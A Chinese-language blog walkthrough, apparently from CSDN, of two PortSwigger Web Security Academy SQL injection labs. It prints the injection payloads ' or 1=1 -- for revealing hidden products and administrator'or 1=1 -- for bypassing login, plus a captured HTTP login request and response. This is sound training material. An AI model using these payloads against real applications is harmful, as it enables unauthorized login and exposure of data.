
该实验室在产品类别过滤器中包含一个SQL注入漏洞。当用户选择一个类别时，应用程序会执行如下 SQL 查询：


```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

为了解决实验室问题，执行 SQL 注入攻击，使应用程序显示任何类别中所有产品的详细信息，包括已发布和未发布。

进入实验室

CSDN @bay0net


按照要求带入 ' or 1=1 - 就行了



Web Security Academy 

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

[Back to lab description >>](#)

LAB Solved 

[Home](#)

WE LIKE TO  
**SHOP** 

' or 1=1 -- AND released = 1

CSDN @bay0net



# 实验室：允许绕过登录的 SQL 注入漏洞

学徒

实验室 没有解决



本实验包含登录功能中的SQL注入漏洞。

为了解决实验，执行 SQL 注入攻击，以administrator用户身份登录到应用程序。

进入实验室

CSDN @bay0net

### Request

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: ac271faa1eac3eb98047339c00b002d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: https://ac271faa1eac3eb98047339c00b002d.web-security-academy.net
Connection: close
Referer: https://ac271faa1eac3eb98047339c00b002d.web-security-academy.net/login
Cookie: session=Zr3xDc02BFgordLC44qV2y2h4YRqNco
Upgrade-Insecure-Requests: 1

csrf=P57tn9bnCOY7bdCXHhcA26bXh0gOsJ2Z&username=administrator&password=123456
```

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3277

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<title>SQL injection vulnerability allowing login bypass</title>
</head>
<body>
<script src=/resources/labheader/js/labHeader.js></script>

<div id=academyLabHeader>
<section class=academyLabBanner>
<div class=container>
<div class=logo></div>
<div class=title-container>
<h2>SQL injection vulnerability allowing login bypass</h2>
<a id=lab-link class=button href=/>Back to lab home</a>
<a class=link-back href=https://portswigger.net/web-security/sql-injection/lab-login-bypass>
Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
<svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0 28 30 enable-background=new 0 0 28 30 xml:space=preserve title=back-arrow>
</svg>
</div>
```

绕过登录就行

```
administrator'or 1=1 --
即可绕过
```



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

[Home](#) | [My account](#) | [Log out](#)  
CSDN @bay0net

一整天人都麻了，后半部分实验做吐了快，暂时就这样了，溜了...